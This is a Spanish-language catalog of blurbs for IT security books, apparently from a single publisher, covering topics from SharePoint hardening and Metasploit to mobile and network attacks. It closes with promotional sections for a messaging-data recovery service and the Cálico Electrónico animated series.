Microsoft SharePoint 2010: Seguridad es un libro pensado para aquellos responsables de sistemas o seguridad, Arquitectos *IT*, Administradores o técnicos que deseen conoce como fortificar una arquitectura *SharePoint Server 2010* o *Share Point Foundation 2010*. El libro recoge desde los apartados de fortificación iniciales, como la configuración de los sistemas de autenticación y autorización, la gestión de la auditoría, la creación de planes de contingencia, la copia y restauración de datos, la publicación de forma segura en Internet y la técnicas de *pentesting* y/o ataques a servidores *SharePoint*. Un libro imprescindible si tiene a cargo una solución basada en estas tecnologías.
Rubén Alonso ha sido premiado por *Microsoft* como *MVP* en tecnologías *SharePoint*.



El *DNI electrónico* está entre nosotros, desde hace bastante tiempo pero, desgraciadamente, el uso del mismo en su faceta electrónica no ha despegado. Todavía son pocas las empresas y los particulares que sacan provecho de las funcionalidades que ofrece. En este libro *Rames Sarwat*, de la empresa *SmartAccess*, desgrana los fundamentos tecnológicos que están tras él, y muestra cómo utilizar el *DNI-e* en entornos profesionales y particulares. Desde autenticarse en los sistemas informáticos de una empresa, hasta desarrollar aplicaciones que saquen partido del *DNI-e*.

Rames Sarwat es licenciado en Informática por la *Universidad Politécnica de Madrid* y socio fundador y director de *SmartAccess*. Anteriormente ejerció como Director de Consultoría en *Microsoft*..



Anuario ilustrado de seguridad informática, anécdotas y entrevistas exclusivas... Casi todo lo que ha ocurrido en seguridad en los últimos doce años, está dentro de *"Una al día: 12 años de seguridad informática*

Para celebrar los doce años ininterrumpidos del boletín *Una al día*, hemos realizado un recorrido por toda una década de virus, vulnerabilidades, fraudes, alertas, y reflexiones sobre la seguridad en Internet. Desde una perspectiva amena y entretenida y con un diseño sencillo y directo. Los 12 años de *Una al día* sirven de excusa para un libro que está compuesto por material nuevo, revisado y redactado desde la perspectiva del tiempo. Además de las entrevistas exclusivas y las anécdotas propias de *Hispasec*.




La información es clave en la preparación de un test de penetración. Sin ella no es posible determinar qué atacar ni cómo hacerlo. Y los buscadores se han convertido en herramientas fundamentales para la minería de datos y los procesos de inteligencia. Sin embargo, pese a que las técnicas de *Google Hacking* lleven años siendo utilizadas, quizá no hayan sido siempre bien tratadas ni transmitidas al público. Limitarse a emplear *Google Dorks* conocidos o a usar herramientas que automaticen esta tarea es, con respecto al uso de los buscadores, lo mismo que usar una herramienta como *Nessus*, o quizá el *autopwn* de *Metasploit*, y pensar que se está realizando un test de penetración. Por supuesto, estas herramientas son útiles, pero se debe ir más allá, comprender los problemas encontrados, ser capaces de detectar otros nuevos... y combinar herramientas.




En este libro podrá ver y conocer, desde la experiencia profesional en el mundo del e-crime, cómo se organizan las estafas, qué herramientas se utilizan y cuáles son los mecanismos existentes para conseguir transformar en dinero contante, el capital robado digitalmente a través de Internet. Un texto imprescindible para conocer a lo que todos nos enfrentamos en Internet hoy en día y así poder tomar las medidas de seguridad apropiadas.

Dani Creus y *Mikel Gastesi* forman parte de un equipo multidisciplinar de reconocidos especialistas en e-crime y seguridad en *S21sec*. Entre sus funciones destacan las tareas de análisis e investigación de temas relacionados con la seguridad y fraudes electrónicos.




Hoy en día no sufrimos las mismas amenazas (ni en cantidad ni en calidad) que hace algunos años. Y no sabemos cuáles serán los retos del mañana. Hoy el problema más grave es mitigar el impacto causado por las vulnerabilidades en el *software* y la complejidad de los programas. Y eso no se consigue con una guía "tradicional". Y mucho menos si se perpetúan las recomendaciones "de toda la vida" como "cortafuegos", "antivirus" y "sentido común". ¿Acaso no disponemos de otras armas mucho más potentes? No. Disponemos de las herramientas "tradicionales" muy mejoradas, cierto, pero también de otras tecnologías avanzadas para mitigar las amenazas. El problema es que no son tan conocidas ni simples. Por tanto es necesario leer el manual de instrucciones, entenderlas... y aprovecharlas...




Más de 3.000 millones de usuarios en más de 200 países utilizamos diariamente las comunicaciones móviles *GSM/GPRS/UMTS (2G/3G)* para llevar a cabo conversaciones y transferencias de datos. Pero, ¿son seguras estas comunicaciones?. En los últimos años se han hecho públicos múltiples vulnerabilidades y ejemplos de ataques prácticos contra *GSM/GPRS/UMTS* que han puesto en evidencia que no podemos simplemente confiar en su seguridad..


Descubra en este libro cuáles son las vulnerabilidades y los ataques contra *GSM/GPRS/UMTS (2G/3G)* y el estado respecto a la nueva tecnología *LTE*, comprenda las técnicas y conocimientos que subyacen tras esos ataques y conozca qué puede hacer para proteger sus comunicaciones móviles.



La Administración Española lidera un encomiable esfuerzo hacia el Desarrollo de la Sociedad de la Información en España, así como en el uso óptimo de las tecnologías de la Información en pro de una prestación de servicios más eficiente hacia los ciudadanos. Aunque este tipo de contenidos no siempre son fáciles de tratar sin caer en un excesivo dogmatismo, sí es cierto que en el marco de la *Ley 11/2007* del 22 de Junio, de acceso electrónico de los ciudadanos a los Servicios Públicos, se anunció la creación de los Esquemas Nacionales de Interoperabilidad y de Seguridad con la misión de garantizar un derecho ciudadano, lo que sin duda es un reto y una responsabilidad de primera magnitud. Este manual sirve para facilitar a los responsables de seguridad el cumplimiento de los aspectos tecnológicos derivados del cumplimiento del *ENS*.



No es de extrañar que los programas contengan fallos, errores, que, bajo determinadas circunstancias los hagan funcionar de forma extraña. Que los conviertan en algo para lo que no estaban diseñados. Aquí es donde entran en juego los posibles atacantes. *Pentesters*, auditores,... y ciberdelincuentes. Para la organización, mejor que sea uno de los primeros que uno de los últimos. Pero para la aplicación, que no entra en valorar intenciones, no hay diferencia entre ellos. Simplemente, son usuarios que hablan un extraño idioma en que los errores se denominan "vulnerabilidades", y una aplicación defectuosa puede terminar convirtiéndose, por ejemplo, en una interfaz de usuario que le permita interactuar directamente con la base de datos. Y basta con un único error.




Las redes de datos *IP* hace mucho tiempo que gobiernan nuestras sociedades. Empresas, gobiernos y sistemas de interacción social se basan en redes *TCP/IP*. Sin embargo, estas redes tienen vulnerabilidades que pueden ser aprovechadas por un atacante para robar contraseñas, capturar conversaciones de voz, mensajes de correo electrónico o información transmitida desde servidores. En este libro se analizan cómo funcionan los ataques de *man in the middle* en redes *IPv4* o *IPv6*, cómo por medio de estos ataques se puede crakear una conexión *VPN PPTP*, robar la conexión de un usuario al *Active Directory* o cómo suplantar identificadores en aplicaciones para conseguir perpetrar una intrusión además del ataque *SLAAC*, el funcionamiento de las técnicas *ARP-Spoofing*, *Neighbor Spoofing* en *IPv6*, etcétera.




Hoy día es innegable el imparable crecimiento que han tenido las tecnologías de los dispositivos móviles en los últimos años. El número de *smartphones*, *tablets*, etcétera han aumentado de manera exponencial. Esto ha sido así, hasta tal punto que actualmente estos dispositivos se han posicionado como tecnologías de máxima prioridad para muchas empresas.

Con este libro se pueden adquirir los conocimientos necesarios para desarrollar aplicaciones en *iOS*, guiando al lector para que aprenda a utilizar las herramientas y técnicas básicas para iniciarse en el mundo *iOS*. Se pretende sentar unas bases, de manera que al finalizar la lectura, el lector pueda convertirse en desarrollador *iOS* y enfrentarse a proyectos de este sistema operativo por sí mismo.




Hoy en día la administración de los sistemas es de vital importancia en toda empresa moderna. *PowerShell* ofrece al administrador la posibilidad de automatizar las tareas cotidianas proporcionando un potente lenguaje de scripting. El libro está estructurado en distintas temáticas, que ofrecen al lector una introducción a la interacción con la potente línea de comandos de *Microsoft*, las bases y pilares para el desarrollo de potentes *scripts* seguros, y la gestión de productos de *Microsoft* desde *PowerShell*, como son *Hyper-V*, *Active Directory*, *SharePoint*, *SQL Server* o *IIS*. Otro de los aspectos a tratar es la seguridad. El enfoque práctico del libro ayuda al administrador, a entender los distintos y variados conceptos que ofrece *PowerShell*.



Microsoft Windows Server 2012 ha llegado con novedades cuyo objetivo es simplificar las, cada vez más, complejas tareas de los administradores y profesionales *IT*. En el presente libro se recogen la gran mayoría de dichas novedades entre las que destacan la versión 3.0 de *Hyper-V*, el servidor de virtualización de *Microsoft*, el almacenamiento con su nuevo sistema de archivos y sus propiedades, las mejoras y nuevas características de *Active Directory*, *DNS* y *DHCP*, las novedosas fórmulas de despliegue eficiente, la ampliación y mejora de la línea de comandos *Microsoft Windows PowerShell*, y como no, la seguridad, un pilar básico en la estructura de los productos *Microsoft* La idea del libro es presentar las novedades y ahondar en los conceptos principales.




La seguridad de la información es uno de los mercados en auge en la Informática hoy en día. Los gobiernos y empresas valoran sus activos por lo que deben protegerlos de accesos ilícitos mediante el uso de auditorías que proporcionen un status de seguridad a nivel organizativo. El *pentesting* forma parte de las auditorías de seguridad y proporciona un conjunto de pruebas que valoren el estado de la seguridad de la organización en ciertas fases. *Metasploit* es una de las herramientas más utilizadas en procesos de *pentesting* ya que contempla distintas fases de un test de intrusión. Con el presente libro se pretende obtener una visión global de las fases en las que *Metasploit* puede ofrecer su potencia y flexibilidad al servicio del *hacking ético*.




¿Sabías que *Steve Jobs* le llevó en persona un ordenador *Macintosh* a *Yoko Ono* y también a *Mick Jagger*? ¿Y que *Jay Miner*, el genio que creó el *Amiga 1000* tenía una perrita que tomaba parte en algunas de las decisiones de diseño de este ordenador? ¿O que *Xenix* fue el sistema *UNIX* más usado en los 80s en ordenadores y que era propiedad de *Microsoft*?

Estas son sólo algunas de las historias y anécdotas que encontrarás en este libro de Microhistorias. Una parte importante de las cuales tienen como protagonista a los miembros de *Microsoft* y de *Apple*. Historias de *hackers*, *phreakers*, programadores y diseñadores cuya constancia y sabiduría nos sirven de inspiración y de ejemplo para nuestros proyectos de hoy en día.



Ángel Ríos, auditor de una empresa puntera en el sector de la seguridad informática se prepara para acudir a una cita con Yolanda, antigua compañera de clase de la que siempre ha estado enamorado. Sin embargo, ella no está interesada en iniciar una relación; sólo quiere que le ayude a descifrar un misterioso archivo. Ángel se ve envuelto en una intriga que complicará su vida y lo expondrá a un grave peligro. Únicamente contará con sus conocimientos de *hacking* y el apoyo de su amigo Marcos.

Mezcla de novela negra y manual técnico, este libro aspira a entretener e informar a partes iguales sobre un mundo tan apasionante como es el de la seguridad informática. Técnicas de *hacking web*, sistemas y análisis forense, son algunos de los temas que se tratan con total rigor y excelentemente documentados.



La evolución de *VOIP* ha sido considerable, siendo hoy día una alternativa muy utilizada como solución única de telefonía en muchísimas empresas. Gracias a la expansión de Internet y a las redes de alta velocidad, llegará un momento en el que las líneas telefónicas convencionales sean totalmente sustituidas por sistemas de *VOIP*, dado el ahorro económico no sólo en llamadas sino también en infraestructura.

El gran problema es la falta de concienciación en seguridad. Las empresas aprenden de los errores a base de pagar elevadas facturas y a causa de sufrir intrusiones en sus sistemas.

Este libro muestra cómo hacer un test de penetración en un sistema de *VOIP* así como las herramientas más utilizadas para atacarlo, repasando además los fallos de configuración más comunes.




¿Has pensado alguna vez por qué coño el informático tiene siempre esa cara de orco? ¿Por qué siempre está enfadado? ¿Por qué no se relaciona con la gente de la oficina?

Yo te lo digo: por tu culpa. Por vuestra culpa. Por las burradas que hacéis. Porque no os podéis estar quietecitos, no... Porque os creéis que el informático tiene la solución para todo.

Pasa, pasa, y entérate de qué pasa por la cabeza de *Wardog*, un administrador de sistemas renegado, con afán de venganza, con maldad y con mala hostia.

Wardog y el mundo es el producto de años de exposición a *lusers* dotados de estupidez tóxica, de mala baba destilada y acidez de estómago. Y café en cantidades malsanas.




Actualmente, el mundo de las aplicaciones móviles es uno de los sectores que más dinero mueve en el mercado de la informática. Tener conocimientos de programación en estas plataformas móviles es una garantía para poder encontrar empleo a día de hoy.

"Desarrollo de aplicaciones *Android* seguras" pretende inculcar al lector una base sólida de conocimientos sobre programación en la plataforma móvil con mayor cuota de mercado del mundo: *Android*. Mediante un enfoque eminentemente práctico, el libro guiará al lector en el desarrollo de las funcionalidades más demandadas a la hora de desarrollar una aplicación móvil. Además se pretende educar al programador e introducirle en la utilización de técnicas de diseño que modelen aplicaciones seguras, en la parte de almacenamiento de datos y en la parte de comunicaciones.




Este libro se dedica especialmente a dos paradigmas de la criptografía: la clásica y *RSA*. Ambos los trata a fondo con el ánimo de convertirse en uno de los documentos más completos en esta temática. Para conseguir este trabajo el texto presentado toma como referencia trabajo previo de los autores, complementándolo y orientándolo para hacer su lectura más asequible.


El técnico o experto en seguridad tendrá especial interés por el sistema *RSA*, aunque le venga muy bien recordar sus inicios en la criptografía como texto de amena lectura y, por su parte, el lector no experto en estos temas criptológicos pero sí interesado, seguramente le atraiga inicialmente la criptografía clásica por su sencillez y sentido histórico.




Este libro trata sobre la securización de entornos *Linux* siguiendo el modelo de Defensa en Profundidad. Es decir, diferenciando la infraestructura en diferentes capas que deberán ser configuradas de forma adecuada, teniendo como principal objetivo la seguridad global que proporcionarán. Durante el transcurso de esta lectura se ofrecen bases teóricas, ejemplos de configuración y funcionamiento, además de buenas prácticas para tratar de mantener un entorno lo más seguro posible. Sin duda, los entornos basados en *Linux* ofrecen una gran flexibilidad y opciones, por lo que se ha optado por trabajar con las tecnologías más comunes y utilizadas. En definitiva, este libro se recomienda a todos aquellos que deseen reforzar conceptos, así como para los que necesiten una base desde la que partir a la hora de securizar un entorno *Linux*.




A día de hoy se han vendido más de 500 millones de dispositivos *iOS* y aunque la seguridad del sistema ha mejorado con cada versión todavía se pueden encontrar vulnerabilidades a explotar. Las auditorías de seguridad en empresas cada vez se encuentran con más dispositivos *iOS* entre sus objetivos, ya que los empleados los utilizan en sus puestos de trabajo, lo que hace que haya que pensar en ellos como posibles riesgos de seguridad. En este libro se han juntado un nutrido grupo de expertos en seguridad en la materia para recopilar en un texto, todas las formas de atacar un terminal *iPhone* o *iPad* de un usuario determinado. Tras leer este libro, si un determinado usuario tiene un *iPhone* o un *iPad*, seguro que al lector se le ocurren muchas formas de conseguir la información que en él se guarde o de controlar lo que con él se hace.



Kali Linux ha renovado el espíritu y la estabilidad de backtrack gracias a la agrupación y selección de herramientas que son utilizadas diariamente por miles de auditores. En *Kali Linux* se han eliminado las herramientas que se encontraban descatalogadas y se han afinado las versiones de las herramientas top. La cantidad de estas es lo que sitúa a *Kali Linux*, como una de las mejores distribuciones para auditoría de seguridad del mundo. El libro plantea un enfoque eminentemente práctico, priorizando los escenarios reproducibles por el lector, y enseñando el uso de las herramientas más utilizadas en el mundo de la auditoría informática. *Kali Linux* tiene la misión de sustituir a la distribución de seguridad por excelencia, y como se puede visualizar en este libro tiene razones sobradas para lograrlo.



El exploiting es el arte de convertir una vulnerabilidad o brecha de seguridad en una entrada real hacia un sistema ajeno. Cuando cientos de noticias en la red hablan sobre "una posible ejecución de código arbitrario", el *exploiter* es aquella persona capaz de desarrollar todos los detalles técnicos y complejos elementos que hacen realidad dicha afirmación. El objetivo es provocar, a través de un fallo de programación, que una aplicación haga cosas para las que inicialmente no estaba diseñada, pudiendo tomar así posterior control sobre un sistema. Desde la perspectiva de un *hacker ético*, este libro le brinda todas las habilidades necesarias para adentrarse en el mundo del exploiting y *hacking* de aplicaciones en el sistema operativo *Linux*. Conviértase en un ninja de la seguridad, aprenda el *Kung Fu* de los *hackers*.



La herramienta *FOCA* es una utilidad pensada por pentesters que hacen pentesting. Esto hace que la herramienta esté llena de opciones que te serán de extremada utilidad si vas a necesitar hacer una auditoría de seguridad a un sitio web o a la red de una empresa. *FOCA* está basada en la recolección de información de fuentes abiertas *OSINT*, y en esta última versión se ponen a disposición pública todos los plugins y funciones que tenía la versión *PRO*.

Además, en esta versión, es posible ampliar la funcionalidad de la herrmienta y extender las habilidades de *FOCA* mediante la creación de plugins personalizados.



Las técnicas esteganográficas se inventaron hace miles de años, en la antigua China ya se empleaban para enviar mensajes ocultos entre personas. Posteriormente, ya en la era de la Guerra Fría, vinieron los micropuntos.

Las técnicas han ido evolucionando hasta llegar a nuestros días, en los que la tecnología digital ha hecho cambiar radicalmente todas estas técnicas y utilizar los contenidos digitales para ocultar los mensajes. La primera ocultación se basó en el cambio del último bit, pero rápidamente se desarrollaron técnicas novedosas que descubrían este tipo de comunicación, lo que las inutilizó. Lo que provocó dedicar más esfuerzos a desarrollar métodos que utilizaran operaciones y transformadas matemáticas sobre los contenidos digitales que se utilizan como cobertura de los mensajes

Recover Messages

Recover Messages es un servicio que permite examinar y recuperar datos de aplicaciones que utilizan *SQLite* como base de datos. Dichas aplicaciones están incluidas en smartphones *IPhone* y *Android* principalmente, ejemplos de ello son *WhatsApp*, *Line*, *SpotBros* etcétera.

Gracias a *Recover Messages* es posible inspeccionar y recuperar la información de ficheros *SQLite* facilitados por el usuario, que serán tratados en nuestros sistemas o en los de nuestros proveedores de sistemas de forma automática, y totalmente confidencial, incluyendo por supuesto las medidas de seguridad pertinentes.

Tanto la incorporación de ficheros *SQLite* como la obtención de los datos que dichos ficheros almacenan, son guiados paso a paso con asistentes desde la propia web, lo que hace muy sencilla la utilización de este servicio pionero.

El servicio tiene dos modalidades:

- Gratuito. En este caso el usuario tendrá funcionalidades limitadas, siendo posible únicamente acceder a los mensajes *WhatsApp* de los dispositivos *IPhone* y *Android*.
- Con licencia. En este caso el usuario tendrá todas las funcionalidades del servicio, que incluye además de las incluidas en la modalidad gratuita, la posibilidad de recuperar Mensajes *SMS* y *Emails* de *IPhone* y *Android*, además de los archivos utilizados con otras aplicaciones de *IPhone* como *Tuenti*, *SpotBros* y *Line*.

El servicio está disponible en castellano y en inglés en *http://recovermessages.com*



Pantalla principal de *Recover Messages*.

Cálico Electrónico

"*Cálico Electrónico*" se ha convertido en la serie de animación *Flash* más famosa de España. En clave de humor y con una animación de gran calidad, Cálico Electrónico es un superhéroe "*aspañol*" alejado totalmente del patrón establecido en los superhéroes: Cálico es bajito, gordo, y no tiene ningún poder. Lo que sí tiene es la fijación de salvar a su ciudad "*Electrónico City*" de cualquier mal.



El origen de "*Cálico Electrónico*" fue una campaña de márketing de una web. No obstante, el éxito que tuvo superó todas las expectativas y se creó una identidad propia. "*Cálico Electrónico*" ha hecho famoso a su creador, *Nikodemo*, que a partir de entonces creó un estudio de animación llamado *Nikodemo Animation*. Tras los éxitos iniciales, la serie tuvo 3 temporadas de 6 capítulos cada una, incluyéndose en ellas unas tomas falsas, al estilo de las películas con actores reales. Además de los capítulos oficiales se hicieron también capítulos especiales, y una serie paralela llamada "Los huérfanos electrónicos".

En la actualidad los fans de "*Cálico Electrónico*" pueden acceder a multitud de productos de la serie, ya que se han generado nuevos capítulos y se han reeditado los antiguos en alta calidad, dichos capítulos están disponibles para dispositivos *IPhone*, *Windows Phone*, *Windows 8* o *Android*.



Aplicación de "Cálico Electrónico" para *Windows Phone*.

También ha aumentado la demanda de productos de *Cálico*, como cómics, *DVDs* con los capítulos de la serie, muñecos, camisetas, tazas, barajas de cartas y un largo etcétera.



Ejemplos de productos de la tienda de Cálico Electrónico.

Otra novedad son las "*Tiras Cálico*", que se corresponden a unas tiras cómicas de 3 o 4 viñetas, al estilo de otros personajes conocidos como *Garfield* o *Mafalda*. Dichas tiras aparecen cada miércoles y también se pueden ver en los dispositivos mencionados. Además los fans tienen la posibilidad de enviar sus fotos disfrazados de *Cálico*, o enviar sus propios dibujos de este peculiar superhéroe.



Ejemplo de "*Tira Cálico*".

Para que los fans estén informados, se mantienen varios canales abiertos sobre el producto:

- **Twitter**: *https://twitter.com/CalicoOficial*
- **Google Plus**: *https://plus.Google.com/107186057128422961644/posts*
- **Tuenti**: *http://www.tuenti.com/calicoelectronico*
- **Youtube**: *http://www.youtube.com/calicoelectronicohd*
- **Facebook**: *https://www.facebook.com/CalicoElectronicoOficial*

Además de todo esto, y para mantener vivo el proyecto, se han realizado trabajos en el mundo de la publicidad, visitado una docena de congresos y festivales de cómic, se ha cerrado la ilustración de un libro que pronto saldrá a la venta y se ha firmado un nuevo cómic con *Ediciones Babylon* que está a punto de ver la luz.

Toda la información acerca de "*Cálico Electrónico*" y de los productos mencionados está disponible en *http://www.calicoelectronico.com/*